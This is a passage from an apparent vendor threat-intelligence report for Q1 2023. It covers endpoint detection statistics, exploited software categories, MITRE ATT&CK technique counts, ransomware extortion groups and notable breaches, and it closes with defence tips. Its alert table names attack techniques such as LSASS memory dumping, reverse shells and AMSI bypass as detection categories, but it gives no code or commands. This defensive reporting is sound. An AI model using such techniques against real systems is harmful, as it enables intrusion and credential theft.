
As suspected, our EPDR endpoint solution catches most malware using known signatures, accounting for 53% of all endpoint detections during Q1. This is not surprising since much of the malware "noise" on the Internet comes from spamming of existing threats. That said, it also shows that if you only rely on signatures, you are still missing 47% of the threats we haven't gotten to yet.

EPDR's contextual and behavioral machine-learning engine detected 17.5% of all malware. Following that, WatchGuard's Endpoint Cloud, which further explores behaviors and classifies accordingly, caught about 11% of all malware. The following layer of detection technology uses pre-determined defined rules. WatchGuard Labs created these rules to detect additional malware, which caught around 9.1% of all malware this quarter.

The fifth technology is unique to EPDR (and AD360); WatchGuard's attestation team manually analyzes and classifies files. The attestation team analyzes and classifies a very small amount of suspicious files that make it through the other layers without solid detection. In reality, the amount of files this team sees, which our manual automation doesn't attribute, is minute – maybe 0.02% of the files we assess. However, once a human analyst manually classifies a file as malware, we make all future detections of that file as one found by a human analyst. At the end of Q1, human-analyst-discovered malware roughly accounted for 8.3% of all Q1 detections, but that doesn't necessarily mean humans had to analyze 8.3% of the files, as many of those would be repeat detections of the file the analyst discovered.

The final technology does not catch as much malware as the other technologies, but it does detect some. We also analyze digital signatures to determine maliciousness, and this technology caught 1.4% of malware in Q1.

Alerts by Technology



	Alerts
AD360 Endpoint Detection	51,612
Behavioral/Machine Learning	17,050
Cloud	10,673
Defined Rules	8,870
Manual Attestation	8,061
Digital Signature	1,367

Figure 37. Alerts by Technology

EXPLOITS

In another new subsection for this quarter, we provide a familiar-looking graph showcasing the top exploited software used to deliver malware, and we will unveil data on the top exploits threat actors use. The Top Exploited Software subsection below should look familiar. That's because we have included this data before using the same process. However, this time, instead of calling them attack vectors, we refer to each data point as exploited software. We still categorize all exploited software into Acrobat, Browsers, Office, Other, Scripts, and Windows.

Top Exploited Software

See the definitions of each software category below.

Acrobat – Adobe Acrobat is a suite of software services provided by Adobe, Inc. primarily used to manage and edit PDF files. PDF files' ubiquity and ability to bypass email and file transfer filters make Acrobat services ripe for malicious use.

Browsers – Internet browsers are familiar products for all modern-day computer users with access to the World Wide Web (WWW). Common browsers include Chrome, Firefox, Safari, and Edge, among many others. Current browsers store personal information – if you allow them – including passwords, cookies, cryptocurrency private keys, and even credit cards. Making them common targets for information-stealing malware.

Office – Office software is the sum of all detections derived from Microsoft Office executables. This includes Word, Excel, PowerPoint, Outlook, and Office Suite executables. Not only is Microsoft Office one of the most popular business-related suites of tools, but the features of the software, such as macro-enablement, allow for an increased attack surface.

Other – The Other attack vector is "everything else." Detections within this category are those that did not fit any other category. This includes AutoKMS tools, Remote Services, and third-party applications, among many others that change every quarter.

Scripts – Scripts, which always invoke the most detections each quarter, are those files that are derived from or use a scripting programming language. Malware utilizes PowerShell, Visual Basic, JavaScript, Python, Bash, and AutoIT scripts to download other malware and deliver payloads, among many other things. Considering Windows is the most commonly attacked operating system, it is no wonder PowerShell continues to skew the results for Windows detections.

Windows – Under the hood, Windows-based software house the most data points of any attack vector. It contains the most detections but not in the highest quantities. The files included under the Windows name are those that ship with the Windows operating system. Examples include explorer.exe, msiexec.exe, rundll32.exe, and notepad.exe. Trojans commonly impersonate these files or inject malicious code into them because they exist on every Windows machine out of the box and are inherently trusted.

Below is the figure displaying the ratio of exploits for each software category. Unceremoniously, Scripts continues to dominate the field with 83% of all exploited software. Most of the other numbers are unchanged from the previous quarter. Windows was just short of double digits, responsible for 9% of all exploited software detections. The other four categories encompassed the final 8%, with Browsers and Others at 3% each and Acrobat and Office at 1% each. As before, most of the detections were due to PowerShell, with 82.9% of the 83% of Script detections. In other words, it was all of the Script detections. This data complements the subsequent section in which we break down alerts by exploit type.




Figure 38. Top Exploited Software

Alerts by Exploit Type

Not only do we log the most exploited software, but we also log the techniques threat actors use to exploit this software. The exploit threat actors used most in Q1 was NetReflectiveLoader. This alert occurs when a .NET file utilizes the Assembly.Load function, which allows the malware to drop payloads after execution dynamically. Approximately 37.5% of all exploits were of this type. A close second in the list is ShellCodeBehavior, which occurs when malware executes code on private memory pages that do not correspond to a Portable Executable (PE). 36.2% of all exploits this quarter attempted ShellcodeBehavior. After that, counts begin to dwindle with local reflective loading using PowerShell (PsReflectiveLoader1) and process hollowing techniques (RunPE), the only other techniques with counts in the thousands. You can view the alerts by exploit type in the table below.

Exploit	Alert Count	Description of Exploit
NetReflectiveLoader	21599	.NET files that allocate and inject payloads directly within the memory of its own process (Assembly.Load)
ShellcodeBehavior	20845	Code execution on MEM_PRIVATE pages that do not correspond to a PE
PsReflectiveLoader1	6278	Files that leverage PowerShell to allocate and inject payloads directly within the memory of its own process (E.g. Mimikats) (Local)
RunPE	4302	Process Hollowing Techniques
ROP1	967	Return Oriented Programming
HookBypass	835	Detection of memory allocation in base addresses; typical of heap spraying
WinlogonInjection	656	Remote Code Injection into winlogon.exe process
RemoteAPCInjection	601	Remote code injection via APCs
IE_GodMode	320	GodMode technique in Internet Explorer
DumpLsass	305	LSASS Process Memory Dump
Shellcode_Behavior	257	Code execution on MEM_PRIVATE pages that do not correspond to a PE
APC_Exec	195	Local code execution via APC
DynamicExec	185	Execution of code in pages without execution permissions (32 bits only)
ThreadHijacking	160	A process injection technique that allows the execution of arbitrary code in a separate process
JS2DOT	43	.NET Reflective Loading Technique
CVE-2021-26411	33	Microsoft Internet Explorer Memory Corruption Vulnerability
ReflectiveLoader	27	Reflective executable loading (Metasploit, Cobalt Strike, etc.)
ReverseShell	18	Detection of reverse shell
AmsiBypass	4	Techniques that bypass Windows' Antimalware Scan Interface (AMSI) feature
PsReflectiveLoader2	3	Files that leverage PowerShell to allocate and inject payloads directly within the memory of it's own process (E.g. Mimikats) (Remote)
Shellcode_Behavior	1	Code execution on MEM_PRIVATE pages that do not correspond to a PE

Figure 39. Alerts by Exploit Type

THREAT HUNTING

Threat hunting is when cybersecurity analysts search for (aka hunt) threats and malware within a network. Cybersecurity professionals consider threat hunting proactive, allowing analysts to root out threats based on abnormal behavior instead of investigating after the fact. We documented our threat-hunting efforts to give further insight into threat actor's current techniques observed in the wild. In combination with exploit and malware data, our new endpoint section provides an in-depth picture of how threat actors disseminate malware, evade defensive measures, and move through networks.

Tactics and Techniques

We have mapped our successful threat-hunting efforts to techniques in the MITRE ATT&CK matrix. If you are unfamiliar with that framework, you may want to follow some of their **"Getting Started"** resources to better understand our references in this subsection. The table and the corresponding chart below display the number of threat-hunting occurrences mapped to its appropriate ATT&CK tactic, technique, and sub-technique. The table column headers are:

MITRE Tactic – The primary tactic used. (e.g., TA0002 is Execution)

MITRE Technique – The technique used. (e.g., TA1059.001 is Command and Scripting Interpreter and PowerShell)

Tactic :: Technique :: Sub-Technique – The combined tactic, technique, and sub-technique.

Technique Count – The number of occurrences for each technique.

Tactic Sum – The sum of all Technique Counts for a given Tactic.

Speaking of TA0002_TA1059.001 (Execution :: Command and Scripting Interpreter :: PowerShell), that was the top occurring technique for this quarter, with 55% of all occurrences. This supports our data from the previous subsection – Top Exploited Software – in that 82.9% of all alerts were from PowerShell. This also supports our previous report findings, likely due to threat actors' increased use of living-off-the-land (LotL) techniques to evade basic AV.

The second most-occurring technique was TA0003_0 (Persistence), which usually goes hand in hand with execution techniques. The first action of malware is typically a persistence technique or downloading additional malware that does the same. The main takeaway from this quarter's dataset is to monitor for suspicious PowerShell commands within your network. Threat actors consistently use it at a high rate, primarily because most targeted machines are Windows.

MITRE Tactic	MITRE Technique	Tactic :: Technique :: Sub-Technique	Technique Count
TA0001	TA0001	Initial Access	42
TA0002	TA0002	Execution	1296
	T1059.001	Execution :: Command and Scripting Interpreter :: PowerShell	8200
	T1218.011	Execution :: Signed Binary Proxy Execution :: Rundll32	47
	T1543.003	Execution :: Create or Modify System Process :: Windows Service	109
	T1569.002	Execution :: System Services: Service Execution :: Service Execution	140
TA0003	TA0003	Persistence	2651
	T1543.003	Persistence :: Create or Modify System Process :: Windows Service	17
	T1546.008	Persistence :: Event Triggered Execution :: Accessibility Features	11
	T1546.012	Persistence :: Event Triggered Execution :: Image File Execution Options Injection	10
	T1547.001	Persistence :: Boot or Logon Autostart Execution :: Registry Run Keys / Startup Folder	6
TA0005	TA0005	Defense Evasion	344
	T1070.004	Defense Evasion :: Indicator Removal :: File Deletion	8
	T1218.009	Defense Evasion :: System Binary Proxy Execution :: Regsvcs/Regasm	5
	T1218.011	Defense Evasion :: System Binary Proxy Execution :: Rundll32	6
	T1562.001	Defense Evasion :: Impair Defenses :: Disable or Modify Tools	20
TA0006	TA0006	Credential Access	434
	T1555.003	Credential Access :: Credentials from Password Stores :: Credentials from Web Browsers	202
TA0007	TA0007	Discovery	24
TA0008	TA0008	Lateral Movement	498
	T1021.001	Lateral Movement :: Remote Services :: Remote Desktop Protocol	572
TA0010	TA0010	Exfiltration	6
TA0011	TA0011	Command and Control	113
TA0040	TA0040	Impact	87
	T1561.001	Impact :: Disk Wipe :: Disk Content Wipe	20

Figure 40. Exploits by MITRE ATT&CK Tactic and Technique Table




Figure 41. Exploits by MITRE ATT&CK Tactic and Technique (Chart)

RANSOMWARE LANDSCAPE

The Ransomware Landscape subsection of this report is not new, and most of its tracked data points are very similar to the quarter prior. So, we don't need to spend too much time defining the figures. However, we did see an opportunity to provide a new perspective, with an overview of a few notable ransomware breaches.

Below is a familiar statistic we have been tracking for several years now – our quarterly overall ransomware detections. The Q1 results are clear; ransomware detections significantly dropped in Q1. YoY ransomware detections decreased by 74.93%, and QoQ detections decreased by 73.35%. This data supports the idea that 2022 was an abnormal year with its increased ransomware detections, having seen more than double what we usually do on average. Detections seem to have returned to normal levels, but we'll wait a few more quarters to make a final determination.




Figure 42. Ransomware Detections by Quarter

Extortion Groups

The WatchGuard Threat Lab has been tracking ransomware and data broker extortion groups on the dark web for a few quarters now. Most of these groups have extortion sites on the dark web, and some even post extortions on traditional websites and social media accounts on Telegram and Twitter. Our presumption is that these groups want their efforts to get public recognition now, as the additional press attention might further pressure their victims to succumb to the double-extortion threat of releasing their data to the public. We track all of them and attempt to remove any duplicate posts or ones that are not extortion victims. For example, BlackCat (ALPHV) posted a victim as a warning and then posted the victim again as a final warning. We count this as one in our extortion counting. The following chart below shows this quarter's extortion counts by group.




Figure 43. Public Extortions by Group

As regular readers will see, LockBit continues to post the most victims. It wasn't even close. We counted 852 total extortions for Q1 and LockBit posted 280 of them on their dark web extortion website, followed by CL0P at 108, BlackCat at 78, Royal at 68, and Play at 53 to round out the top five. In February, CL0P was only a handful of victims from matching LockBit's total, but in the end, LockBit rose far above them all.

In February, CL0P exploited a zero day vulnerability (CVE-2023-0669) in a file transfer software called GoAnywhere. This exploit allowed them to further exploit almost 100 companies across the globe, with some big names, including Hitachi, Virgin Group, Ferrari, and the City of Toronto. However, LockBit continues to have the most victims because of its mature affiliate program, where various hacker groups and threat actors leverage their ransomware-as-a-service (RaaS) to deploy ransomware at a record pace. By our count, LockBit has posted almost 2,000 victims to their dark web portal, which tells an unfortunate story.

We consistently monitor dozens of ransomware groups at any given time. Some groups come and go within a quarter, while others have been around for a year or more. While many of these groups are still active, the following groups had extortions last quarter but not this quarter:

- Abraham's Ax (still active)
- Cuba (still active)
- DataLeak
- Endurance (still active)
- Free Civilian (still active)
- LV-Blog
- Medusa Locker (still active)
- Nokoyawa (still active)
- Onyx
- Qilin (still active)
- Quantum (still active)
- REvil
- ShaoLeaks
- Unsafe (still active)

Notable Ransomware Breaches

This new subsection highlights some of the notable ransomware breaches of the quarter by group. We make no assumptions about the ransomware group's claims or the victims they post. We only use alleged information based on public data from extortion groups and news articles. See the breach details below.

Black Basta

DISH – In February, DISH network customers began to report outages related to customer service and accessing accounts, including making payments. A few days after the alleged incident, DISH filed an 8-K form with the US Securities and Exchange Commission (SEC), confirming a ransomware attack caused the widespread outages. Investigations showed that the ransomware group Black Basta was responsible for the intrusion, and the incident also included the exfiltration of data on 300,000 customers. The final result is multiple ongoing lawsuits.

BlackCat

Lehigh Valley Health Network (LVHN) – BlackCat posted LVHN twice, beginning in February. The CEO of LVHN stated that they refused to pay the ransom, which reports say is around $5 million. Hence the reason that BlackCat posted them on their extortion page. The victims posted on these pages are those companies that do not pay the ransoms. Threat actors create double-extortion pages to further blackmail victims into paying by posting their sensitive data, and BlackCat did not hold back with this breach. The data posted to their extortion page included information on around 3,000 patients and included sensitive photos of cancer patients.

CL0P

GoAnywhere zero day – If we had to highlight one ransomware breach this quarter, it would be this one. In Q1, the CL0P group claimed to have breached over 130 organizations using a zero day vulnerability within Fortra's managed file transfer solution – GoAnywhere. Interestingly, Fortra created Cobalt Strike, a threat emulator tool ubiquitously used by penetration testers and black hat hackers. Some notable names in the horde of victims from this exploit are the City of Toronto, Ferrari, Hitachi, Procter & Gamble, Rubrik, and Virgin Group. Remember how we said that CL0P almost beat out LockBit in February? This is why.

ESXiArgs

Automated Attack – In early February, network administrators reported a widespread ransomware attack affecting virtual machines. Specifically, the attack affected unpatched VMWare ESXi servers with management interfaces exposed to the Internet. Researchers believe that the threat actors exploited CVE-2021-21974. If a server had this criterion and became infected, the ransomware would encrypt the server's virtual machine volumes (e.g., VMDK, VMX, VMS* files, etc.). We could search for the affected machines using Shodan, a search engine that queries all devices on the Internet. The last time we counted, the number of affected servers was over 2,000. Based on the number of machines affected and the rate at which the servers were getting ransomed, it's safe to assume this was an automated attack.

Medusa Blog

Minneapolis Public Schools (MPS) – The Medusa Blog added MPS to their extortion dark web portal in early March and demanded $1 million to decrypt data in their networks. As all Medusa Blog posts do, the post included a timer for which MPS must pay. In this case, the timer began at ten days. In an unusual move, the ransomware operators posted a 51-minute video showing some of the stolen data. After the timer went to zero, the Medusa Blog group posted sensitive documents, including sexual violence allegations, civil rights investigations, student disciplinary records, and more. This is another example of financial opportunists trying to blackmail victims into paying exorbitant sums.

Money Message

Micro-Star International (MSI) – MSI is a famous company among computer gamers and enthusiasts. They create computer hardware, including motherboards, graphic cards, accessories, and corresponding software. A new group for this quarter – Money Message – is known to ask for large ransoms from their victims. The group demanded $4 million from MSI after they became a victim of the group. The inclusion of this breach just barely made it, as it occurred at the very end of March. Most articles on the topic are from early April. MSI stated that the breach had little effect on them.

Monti

Donut Leaks – In an interesting move, a new group named Monti posted Donut Leaks on their dark web extortion site. You may not know of a company called Donut Leaks because it does not exist. It is another ransomware group. The post is concise. It states that the Donut Group stole $100,000 from them and posted credentials to the group's admin panel. Monti claims that Donut Leaks did not fulfill their end of the deal, and operators from Donut Leaks refuted their claim in a post claiming they did no such thing and wished them well.

Snatch

City of Modesto, California – At the end of March, Snatch posted the "Modesto" to their extortion page, which, upon inspection, meant the City of Modesto, California. However, based on the official breach notification from city officials, the breach began on January 31, 2023. An investigation determined that the group accessed personally identifiable information (PII) in the attack, including employee social security numbers. Snatch asks for lower ransoms than average, and it's not believed that the city paid the ransom. This is probably because the attack only affected police department networks.

Ferarri – Ferarri is dealing with its second ransomware attack in the last year. In 2022, RansomExx posted Ferarri as a victim on its dark web extortion page. It looks like they are dealing with another separate ransomware incident. Ferarri released a press statement stating they wouldn't pay, and the attack did not affect operations. Additionally, it appears that the attack primarily affected a subsidiary.

Unknown

Dole Food Company – On the surface, the ransomware attack on the Dole Food Company had the most negative impact of this quarter. The company filed a report with the SEC disclosing the ransomware attack and that operations were directly affected. Additionally, production would halt until engineers can resolve the problem. Since Dole is one of the largest produce distributors in the United States, this impact would be tangible for consumers. Interestingly, no ransomware group we know of came forward to claim responsibility for this breach. We have no evidence that Dole paid a ransom, and no group posted an extortion. Executives from the company state that the recovery from this attack cost around $10.5 million.

New Ransomware (Groups)

The final Endpoint subsection lists all the new ransomware and ransomware extortion groups. Researchers discover hundreds, if not thousands, of novel ransomware every quarter. However, most of this ransomware is simple one-hit wonders that inexperienced operators create using leaked builders such as Conti, Babuk, STOP, Chaos, Xorist, and others. We omit most of these ransomware variants because they are almost identical, besides a few nuances. However, occasionally, we will include it within the data set if there is enough nuance, it makes it in the news, or if the ransomware affects a lot of machines – anything along those lines.

This quarter we noted 51 new ransomware. Nine of these are ransomware groups that host or have hosted an extortion page at some point. This list includes:

- Abyss
- Dark Power
- DarkBit
- Medusa Blog
- Money Message
- Monti
- Nevada
- Nokoyawa 1.1 (new variant)
- V is Vendetta

Let's highlight a few of these new groups. V is Vendetta is a new ransomware group, but it's likely the same as Cuba. We make this trivial assumption based on the fact that the V is Vendetta's dark web extortion page is a subdomain of the Cuba domain. Also, Nevada has had a separate extortion page from Nokoyawa, but Nevada is a variant of Nokoyawa, and researchers believe these to be the same threat actor. Finally, ESXiArgs was responsible for a widespread automated attack affecting over 2,000 VMWare ESXi servers. This attack affected ESXi servers with management ports exposed to the Internet and not up to date with patching.

New Ransomware	
@BLOCKED	Makop
Abyss	Medusa Blog
ALC	Merlin
Blind Eye Locker	Money Message
BTC-Azadi	Monti
BuddyRansome	Nevada
Bully	Nokoyawa 1.1
CCC USA	Nyx
Cooper V2	Paradise (Honkai)
Covid29	Pay2Unlock
Crypt1	PayMe100USD
Cylance	Peter's Ransomware
D7k	Proxima
Dark Power	RansomWar
DarkBit	RansomwareBit
Disk&Kill	Rn
ENCODED	Roghe
ESXiArgs	RootFinder
Eternity	SecureAgent
FinD0m	Seiv
FSHealth	SirAttacker
FuxSocy	Upsilon
G-Stars	V is Vendetta
KEEPCALM	WannaSmile
Kodex	Xworm V3.0
Loki Locker	

Figure 44. Newly Discovered Ransomware (Groups)

Summary

In summary, it was another eventful quarter for endpoints. For the first time, we included the total number of machines affected per 100k machines in our metrics, and, for the first iteration, EPDR blocked approximately 1,068 attacks per 100k machines. Additionally, we provided insights into the breadth of malware attacks by showcasing how many alerts EPDR detected on various machines and how a defense-in-depth approach blocks the most attacks possible. Some technologies catch most, while others catch only a handful. However, it only takes one malware infection to cause inconvenience, damage, or worse. We could even extract data by country to better understand the threat landscape from region to region.

Based on our top 10 malware data, this quarter, Glupteba, Snake, GuLoader, and MyloBot were the most prevalent malware of choice for threat actors. Our top 10 PUP data shows us that users use Auto-KMS and hacking tools at a high rate. However, our multi-faceted EPDR solution can discern between malicious occurrences of these tools and those that users utilize for legitimate purposes.

The top exploited software should look familiar in appearance and results. Scripts, specifically PowerShell, are responsible for most alerts. This is unsurprising because it's always the most exploited software and most malware authors create payloads to target Windows machines. This data supports our new threat-hunting data that shows that threat actors perform most of their techniques using PowerShell.

Finally, we continue to monitor the ransomware landscape by monitoring extortion group's double extortion dark web portals and keeping a pulse on new ransomware variants in the wild. This quarter we tallied 852 victims published to extortion sites and discovered 51 new ransomware variants. These ransomware groups continue to publish victims at an alarmingly high rate; some are well-known organizations, and some are in the Fortune 500.

Most of these breaches are due to phishing emails that drop loaders and ransomware. Other groups like CL0P are savvy enough to exploit zero day vulnerabilities. We even observed a widespread automated attack from ESXiArgs that affected thousands of servers. The primary takeaway from these attacks is to keep your systems up to date, even virtual machine servers, and ensure you and your associates are well-trained to detect phishing emails. Again, it only takes one person to make a mistake. However, regarding zero days, monitoring for anomalous behavior in your network is essential. You can't patch an unknown vulnerability; you can only respond to the intrusion as quickly and effectively as possible.

CONCLUSION & DEFENSE HIGHLIGHTS

CONCLUSION AND DEFENSE HIGHLIGHTS

"It is a narrow mind which cannot look at a subject from various points of view." ~ *George Eliot, Middlemarch*

The last thing the WatchGuard Threat Lab teams wants is a narrow mind. Rather, we hope that we can always step back, and look at our work from a fresh and new perspective. Only then might we find novel insights that hid from others.

In this quarter's report, we completely changed how we share our final network malware and attack numbers, concentrating on per Firebox averages rather than raw Internet-wide volume. In doing so, we found and removed new outliers, which normalizes our data, making the results that much more accurate. This new angle offers you a different understanding of how these attack trends might affect you individually, rather than just the Internet as a whole.

We also added many new endpoint-related data points to the table. Which WatchGuard EPDR layers catch the most malware? What endpoint exploits do attackers leverage to position their malware? Which common tactics and techniques do threat actors exploit to spread malware? We answered all that and more, offering a different view of how malware affects endpoints.

Now all that's left is what you can do with this new perspective. While it's always nice to see a new perspective just for fun, it's even better when you learn something new that helps make you better. With that in mind, here are three defense tips we recommend based on our view of the Q1 2023-based threat landscape.

Layer malware defenses to combat living-off-the-land attacks.

Whether looking at it from the network or endpoint perspective, malware is getting more sophisticated at evading early layers of anti-malware defense, especially when it uses legitimate system tools to propagate. Living-off-the-land (LotL) attacks literally use the same tools normal administrators do, making them very hard to detect if you aren't watching for them. Conventional, signature-based defenses catch a lot of known threats but aren't good at recognizing goodware tools doing bad things.

